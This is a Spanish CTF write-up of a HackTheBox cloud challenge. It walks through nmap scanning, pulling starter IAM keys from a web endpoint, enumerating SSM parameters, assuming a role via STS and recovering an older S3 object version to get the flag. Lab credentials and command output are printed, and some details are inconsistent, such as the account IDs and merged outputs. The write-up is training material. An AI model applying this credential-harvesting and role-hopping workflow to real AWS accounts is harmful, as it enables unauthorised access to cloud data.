

# INFORME TÉCNICO

## False Ferry - Cyber Apocalypse 2026 (The Salt Crown)

| Campo         | Valor                                                          |
|---------------|----------------------------------------------------------------|
| Reto          | False Ferry                                                    |
| Evento        | Cyber Apocalypse 2026 - The Salt Crown (CTF de HackTheBox)     |
| Categoría     | Cloud (API de AWS sobre LocalStack)                            |
| Dificultad    | Easy (925 puntos)                                              |
| Flag obtenida | HTB{ferry_crossing_dock_seal_5ec4c179c66fed35f743afb32fcb4027} |

## 1. Objetivo

El objetivo del reto era reconstruir, partiendo de un enunciado narrativo dentro del juego, la cadena de acceso correcta a un entorno AWS emulado (LocalStack) para recuperar la versión auténtica de un documento manipulado. En el escenario, el personaje Lysa Harrowmere debe demostrar cuál era el atracadero originalmente autorizado para el cruce de los soldados Stormbound, antes de que la facción rival Vaultrune alterase el registro. Técnicamente, esto se traduce en enumerar un espacio de nombres de AWS Systems Manager Parameter Store, identificar un rol de IAM que asumir mediante STS y recuperar una versión concreta de un objeto de S3 identificada por su version ID.




Figura 1: pantalla de resumen del reto False Ferry en la plataforma HackTheBox, con el enunciado narrativo y la instancia Docker asociada (IP y puertos expuestos).

## 2. Configuración del Entorno

Trabajé desde Kali Linux con AWS CLI v2, dirigiendo las peticiones al endpoint proporcionado por el reto. El contenedor exponía dos puertos distintos: un puerto HTTP (30492) que servía una página web narrativa ("Courier's Packet") con las credenciales IAM iniciales en formato JSON, y un segundo puerto (31543) que exponía el endpoint real de la API de AWS, reconocible por las cabeceras x-amz-\* de sus respuestas. Identifiqué ambos puertos con un escaneo inicial de nmap con detección de versiones.

```
nmap -sV -sC -p31543,30492 154.57.164.66 -oN false_ferry_scan.txt
```

El escaneo confirmó que el puerto 30492 era un servidor Python (PhoenixBriefing/1.0) y que el puerto 31543 respondía con errores de estilo AWS (AccessDeniedException, MissingAuthentication), confirmando que era el endpoint que había que usar con la AWS CLI.



```
kali@kali:~$ nmap -sV -sC -p31543,30492 154.57.164.66 -oN false_ferry_scan.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-27 14:03 -0400
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
WARNING: Service 154.57.164.66:31543 had already soft-matched rtsp, but now soft-matched sip; ignoring second value
Stats: 0:00:25 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 14:04 (0:00:22 remaining)
Stats: 0:01:00 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 14:05 (0:00:57 remaining)
Nmap scan report for 154-57-164-66.static.isp.htb.systems (154.57.164.66)
Host is up (0.0094s latency).
PORT      STATE SERVICE VERSION
30492/tcp  open  http      PhoenixBriefing/1.0 Python/3.12.13
|_ fingerprint-strings:
|_   GetRequest:
|_     HTTP/1.0 200 OK
|_     Server: PhoenixBriefing/1.0 Python/3.12.13
|_     Date: Mon, 27 Jul 2026 18:03:39 GMT
|_     Content-Type: text/html; charset=utf-8
|_     Cache-Control: no-store
|_     Content-Length: 16813
|_     <!DOCTYPE html>
|_     <html lang="en">
|_     <head>
|_       <meta charset="utf-8">
|_       <meta name="viewport" content="width=device-width, initial-scale=1, viewport-fit=cover">
|_       <meta name="color-scheme" content="dark">
|_       <title>False Ferry - Courier's Packet</title>
|_       <link rel="preconnect" href="https://fonts.googleapis.com">
|_       <link rel="preconnect" href="https://fonts.gstatic.com" crossorigin>
|_       <link href="https://fonts.googleapis.com/css2?family=Cinzel:wght@500;600;700&family=Spectral:ital,wght@0,400;0,500;0,600;1,400&display=swap" rel="stylesheet">
|_     </head>
|_     <body data-faction="stormbound">
|_       <div class="ambient" aria-hidden="true"></div>
|_       <class="skip-link" h
|_   HTTPOptions:
|_     HTTP/1.0 501 Unsupported method ('OPTIONS')
|_     Server: PhoenixBriefing/1.0 Python/3.12.13
|_     Date: Mon, 27 Jul 2026 18:03:39 GMT
|_     Connection: close
|_     Content-Type: text/html; charset=utf-8
|_     Content-Length: 360
|_     <!DOCTYPE HTML>
|_     <html lang="en">
|_     <head>
|_       <meta charset="utf-8">
|_       <title>Error response</title>
|_     </head>
|_     <body>
|_       <h1>Error response</h1>
|_       <p>Error code: 501</p>
|_       <p>Message: Unsupported method ('OPTIONS').</p>
|_       <p>Error code explanation: 501 - Server does not support this operation.</p>
|_     </body>
|_     </html>
31543/tcp  open  rtsp
|_   rtsp-methods: ERROR: Script execution failed (use -d to debug)
|_   fingerprint-strings:
|_     FourOhFourRequest:
|_       HTTP/1.0 403 Forbidden
|_       content-length: 103
|_       Content-Type: application/json
|_       Date: Mon, 27 Jul 2026 18:03:44 GMT
|_       x-amz-id-2: 89601af5-f65b-43da-bb31-bc74e0701a90
|_       x-amz-request-id: 89601af5-f65b-43da-bb31-bc74e0701a90
|_       x-amzn-RequestId: 89601af5-f65b-43da-bb31-bc74e0701a90
|_       {"_type":"AccessDeniedException","message":"User is not authorized to perform: MissingAuthentication"}
|_     GetRequest:
|_       HTTP/1.0 403 Forbidden
|_       content-length: 103
```

Figura 2: salida de nmap con detección de versiones: el puerto 30492 expone el servidor PhoenixBriefing/1.0 (frontend narrativo), mientras que el puerto 31543 responde con cabeceras y mensajes de error de estilo AWS.

## 3. Fases del Ataque

### 3.1 Obtención de las credenciales iniciales

En el código fuente de la página localicé una llamada fetch a /player-creds.json, que devolvía las credenciales IAM de partida del usuario coalition-ferry-clerk.

```
curl -s http://154.57.164.66:30492/player-creds.json
```

```
Press [ENTER] to use the Scan Management Menu™

100 GET 1l 2w 10c Auto-filtering found 100-like response and created new filter; toggle off with --dont-filter
200 GET 7l 12w 212c http://154.57.164.66:30492/player-creds.json
200 GET 886l 2167w 19227c http://154.57.164.66:30492/briefing/briefing.css
200 GET 427l 1400w 16813c http://154.57.164.66:30492/
200 GET 1l 1w 6c http://154.57.164.66:30492/health
[#>] - 46s 1813/20119 7m found:4 errors:23
200 GET 427l 1400w 16813c http://154.57.164.66:30492/briefing
200 GET 1l 1w 6c http://154.57.164.66:30492/ready
[#####] - 4m 20119/20119 0s found:6 errors:57
[#####] - 4m 20116/20116 82/s http://154.57.164.66:30492/
```

Figura 3: escaneo de directorios del puerto 30492 con feroxbuster: descubrimiento de la ruta player-creds.json junto al resto de endpoints del frontend narrativo.

Configuré la AWS CLI con esas credenciales, apuntando el endpoint al puerto 31543 (la IP y el puerto indicados en el JSON hacían referencia a la dirección interna del contenedor, no accesible desde fuera) y verifiqué la sesión con sts get-caller-identity, obteniendo confirmación de la identidad coalition-ferry-clerk.

```
export AWS_ENDPOINT_URL=http://154.57.164.66:31543
export AWS_DEFAULT_REGION=us-east-1
export AWS_ACCESS_KEY_ID=AKIA60J8ESUUH8ULZ8AH
export AWS_SECRET_ACCESS_KEY=Aom3Thr6mHt2MmC19YIL80lLMoxEP1jGyplqx8L9
unset AWS_SESSION_TOKEN

aws sts get-caller-identity
```

### 3.2 Enumeración del espacio de nombres de Parameter Store

La página web indicaba explícitamente que había que catalogar el espacio de nombres /ferry/crossing/ antes de leer cualquier valor. Los intentos directos con get-parameters-by-path y get-parameter fueron rechazados con AccessDeniedException: la política IAM del usuario clerk solo permitía la acción ssm:DescribeParameters, ni la lectura directa ni la enumeración por ruta. Por tanto usé describe-parameters, que devolvió ocho parámetros, entre ellos un parámetro índice (live-crossing-id) y siete registros de crossing con distintos estados en el nombre (VOID, CLOSED, DRAFT y un séptimo sin sufijo de estado).

```
aws ssm describe-parameters
```

Leí individualmente el parámetro índice, obteniendo el valor CROSSING-7A3F como crossing activo en ese momento, y después su registro correspondiente, que contenía un rol IAM que asumir (ferry-crossing-scanner), su external ID y las referencias a un objeto de S3 con un version ID concreto.

```
aws ssm get-parameter --name "/ferry/crossing/live-crossing-id"
aws ssm get-parameter --name "/ferry/crossing/CROSSING-7A3F"
```

### 3.3 Asunción del rol IAM y recuperación del manifiesto

Asumí el rol ferry-crossing-scanner mediante STS AssumeRole, aportando el external ID exigido para la autorización, y obtuve credenciales temporales (AccessKeyId, SecretAccessKey, SessionToken).

```
aws sts assume-role \
  --role-arn "arn:aws:iam::584729103648:role/ferry-crossing-scanner" \
  --role-session-name "lysa-check" \
  --external-id "ferry-crossing-scanner-7a3f"
```

```

kali@kali: ~$ aws sts assume-role \
--role-arn "arn:aws:iam::584729183648:role/ferry-crossing-scanner" \
--role-session-name "lysa-check" \
--external-id "ferry-crossing-scanner-7a3f"
{
  "Credentials": {
    "AccessKeyId": "ASIAICNA6SGN1SWSSIVC",
    "SecretAccessKey": "P3cmT8rs7e58KACyWafJ7zELcn7m2fp2tG0l",
    "SessionToken": "TzGp8X0bnp81u3v08Qus5cLuv8fawLr1f2gAB8vyyIy2LjKc3SgxakPR7mVNZX1h3mh9pMfcw93c9201YSHgtytcdKX5k35bVbvQ26s3fhh3dC7s9uulU5GQ8bqhrFU9567kyHrc1IptVXXsAbLK0M473vvdwBefwCRoGAthFB2QR51PvB68ZR2chJmV8y3SM",
    "Expiration": "2026-07-27T19:16:01.386628+00:00"
  },
  "AssumedRoleUser": {
    "AssumedRoleId": "AROAQJ2P4HPV0IHHBKKO:lysa-check",
    "Arn": "arn:aws:sts::584729183648:assumed-role/ferry-crossing-scanner/lysa-check"
  },
  "PackedPolicySize": 0
}

```

Figura 4: salida de sts assume-role: credenciales temporales (AccessKeyId, SecretAccessKey, SessionToken) obtenidas para el rol ferry-crossing-scanner mediante su external ID.

Con las nuevas credenciales recuperaré la versión concreta del objeto de S3 indicada en el registro del crossing autorizado, obteniendo el documento original con la flag, y comparé el historial completo de versiones del objeto para determinar cuál era la más reciente (la manipulada por Vaulttrune, sin la mención de autorización) frente a la versión histórica auténtica.

```

aws s3api get-object \
--bucket ferry-crossing-manifest \
--key manifests/morning-crossing-order.txt \
--version-id 4ef36b2c-35f3-4002-beaa-c8b9c78c2fa7 \
manifest-authorized.txt

aws s3api list-object-versions \
--bucket ferry-crossing-manifest \
--prefix manifests/morning-crossing-order.txt

```

## 4. Post-Explotación

El archivo recuperado a partir del version ID autorizado contenía el registro de liberación del crossing CROSSING-7A3F, firmado por la Stormbound Coalition Ferry Office, junto con la flag del reto. La comparación mediante list-object-versions mostró dos versiones más recientes del objeto (de menor tamaño y sin la mención de autorización), coherentes con la narrativa: el roster más reciente era el manipulado por Vaulttrune, mientras que la versión auténtica solo podía recuperarse retrocediendo por el historial con el version ID almacenado en el parámetro de SSM vinculado al crossing realmente autorizado.

```

aws s3api list-object-versions --bucket ferry-crossing-manifest --prefix manifests/morning-crossing-order.txt
{
  "AcceptRanges": "bytes",
  "LastModified": "2026-07-27T18:01:45+00:00",
  "ContentLength": 157,
  "ETag": "\"3f8cfe02ce0311a13d40afb2ed09f073\"",
  "ChecksumCRC32": "r0sM4w==",
  "VersionId": "4ef36b2c-35f3-4002-beaa-c8b9c78c2fa7",
  "ContentType": "text/plain; charset=utf-8",
  "Metadata": {},
  "StorageClass": "STANDARD"
}
CROSSING RELEASE RECORD
Batch: CROSSING-7A3F
Authorized by: Stormbound Coalition Ferry Office
HTB{ferry_crossing_dock_seal_5ec4c179c66fed35f743afb32fcb4027}

  "Versions": [
    {
      "ETag": "\"9568150b6166dad6937c9d878f9a0481\"",
      "Size": 129,
      "StorageClass": "STANDARD",
      "Key": "manifests/morning-crossing-order.txt",
      "VersionId": "98935a06-2c0b-4966-8eaf-00fb152d8214",
      "IsLatest": true,
      "LastModified": "2026-07-27T18:01:46+00:00"
    },
    {
      "ETag": "\"eace9fa6bc64353a0e4e8b4198152d2e\"",
      "Size": 99,
      "StorageClass": "STANDARD",

```

Figura 5: recuperación del objeto de S3 mediante su version ID: el registro de liberación del crossing CROSSING-7A3F contiene la flag, seguido del historial completo de versiones, que evidencia las dos revisiones posteriores del objeto.

### Flag obtenida:

## 5. Resumen de Comandos

| Fase                          | Comando                                                                    |
|-------------------------------|----------------------------------------------------------------------------|
| Reconocimiento de puertos     | <code>nmap -sV -sC -p31543,30492 &lt;ip&gt;</code>                         |
| Credenciales iniciales        | <code>curl -s http://&lt;ip&gt;:30492/player-creds.json</code>             |
| Verificación de identidad     | <code>aws sts get-caller-identity</code>                                   |
| Enumeración del namespace     | <code>aws ssm describe-parameters</code>                                   |
| Lectura del parámetro índice  | <code>aws ssm get-parameter --name /ferry/crossing/live-crossing-id</code> |
| Lectura del registro crossing | <code>aws ssm get-parameter --name /ferry/crossing/CROSSING-7A3F</code>    |
| Asunción del rol              | <code>aws sts assume-role --role-arn ... --external-id ...</code>          |
| Objeto versionado             | <code>aws s3api get-object --version-id &lt;id&gt; ...</code>              |
| Historial de versiones        | <code>aws s3api list-object-versions --bucket ... --prefix ...</code>      |

## 6. Conclusiones

El reto permitió recorrer un flujo realista de enumeración en cloud basado en permisos IAM granulares y deliberadamente asimétricos: acciones de enumeración concedidas (`DescribeParameters`) frente a acciones de lectura directa denegadas (`GetParameter`, `GetParametersByPath`), superables únicamente apuntando a un parámetro concreto conocido. Además apliqué el patrón de escalada horizontal de privilegios mediante `AssumeRole` con external ID, y aproveché el versionado de S3 como mecanismo para distinguir un documento auténtico de otro manipulado posteriormente. El ejercicio confirma la importancia, en entornos AWS reales, de endurecer las políticas IAM tanto en las acciones de lectura como en las de enumeración, y de monitorizar activamente los cambios en objetos de S3 críticos mediante versionado y logging.